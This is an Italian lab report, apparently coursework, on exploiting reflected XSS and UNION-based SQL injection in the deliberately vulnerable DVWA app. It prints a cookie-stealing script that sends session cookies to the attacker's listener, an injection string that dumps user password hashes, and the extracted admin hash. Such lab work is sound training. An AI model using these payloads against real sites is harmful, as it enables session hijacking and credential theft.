

Relazione Tecnica: Sfruttamento Vulnerabilità XSS e SQL Injection su DVWA

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA)

1. Configurazione del Laboratorio e Setup

Come richiesto dalla traccia, l'ambiente è stato configurato utilizzando due macchine virtuali all'interno della stessa sottorete:

- **Macchina Attaccante:** Kali Linux (IP: 192.168.50.100).
- **Macchina Vittima:** Metasploitable/DVWA (IP: 192.168.50.101).

Verifica della Connettività

È stata verificata la comunicazione bidirezionale tra le macchine utilizzando il comando `ping`:


- Dalla macchina Kali è stato eseguito `ping 192.168.50.101` con successo (0% packet loss).

```
Session Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=13.5 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=5.04 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.15 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=8.51 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.148/7.059/13.540/4.558 ms

(kali@kali)-[~]
$
```

- Dalla macchina Metasploitable è stato eseguito `ping 192.168.50.100` confermando la raggiungibilità dell'attaccante.



```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:17:03:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00:27ff:fe17:3ff/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
 64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.13 ms
 64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.804 ms
 64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.62 ms
 64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.85 ms

--- 192.168.50.100 ping statistics ---
 4 packets transmitted, 4 received, 0% packet loss, time 2997ms
 rtt min/avg/max/mdev = 0.804/1.352/1.851/0.408 ms
msfadmin@metasploitable:~$
```

Configurazione DVWA

L'accesso alla DVWA è avvenuto tramite browser su Kali Linux.


Il livello di sicurezza della piattaforma è stato impostato su **LOW** per permettere lo sfruttamento delle vulnerabilità senza filtri lato server.

2. Vulnerabilità XSS (Reflected)

L'obiettivo della fase XSS è l'esecuzione di codice JavaScript arbitrario nel browser della vittima per sottrarre informazioni sensibili.

Metodologia di Attacco

Per dimostrare la vulnerabilità, è stata utilizzata una tecnica di **Cookie Stealing**. Sulla macchina Kali è stato avviato un server web temporaneo tramite Python per intercettare le richieste in entrata: `python -m http.server 80`



```
(kali@kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



Payload Utilizzato

Nel campo di input della pagina "XSS reflected" è stato inserito il seguente script:

```
<script>var i=new  
Image();i.src="http://192.168.50.100/?"+document.cookie</script>
```

Risultato

Lo script forza il browser della vittima a caricare un'immagine inesistente dall'IP dell'attaccante, appendendo i cookie di sessione come parametro URL. Come mostrato dagli screenshot del terminale, l'attaccante ha ricevuto con successo una richiesta GET contenente il **PHPSESSID** della vittima (**c3be914e22ff0...**), permettendo potenzialmente un attacco di *Session Hijacking*.



3. Vulnerabilità SQL Injection (Non-Blind)

L'attacco SQL Injection mira a manipolare le query inviate dall'applicazione al database per estrarre dati non autorizzati.

Metodologia di Attacco

È stata utilizzata una tecnica **UNION-Based** per concatenare i risultati della query originale con i dati provenienti dalla tabella degli utenti.


Payload Utilizzato

Nel campo "User ID" è stata iniettata la seguente stringa: `' UNION SELECT user,password FROM users -- -`

Analisi dei Risultati

L'attacco ha avuto successo, forzando la pagina a visualizzare l'intero database degli utenti. I dati estratti includono:

- **Username:** admin, gordonb, 1337, pablo, smithy.
- **Password (Hash):** Sono stati ottenuti gli hash MD5 delle password (es. l'hash di admin: `5f4dcc3b5aa765d61d8327deb882cf99`).



Conclusione

L'esercizio ha confermato che l'assenza di sanitizzazione degli input (livello di sicurezza LOW) rende l'applicazione completamente vulnerabile. Il successo dell'esfiltrazione dei cookie e del dump del database evidenzia l'importanza cruciale di implementare misure difensive come le *prepared statements* per SQL e l'encoding dell'output per prevenire l'XSS.

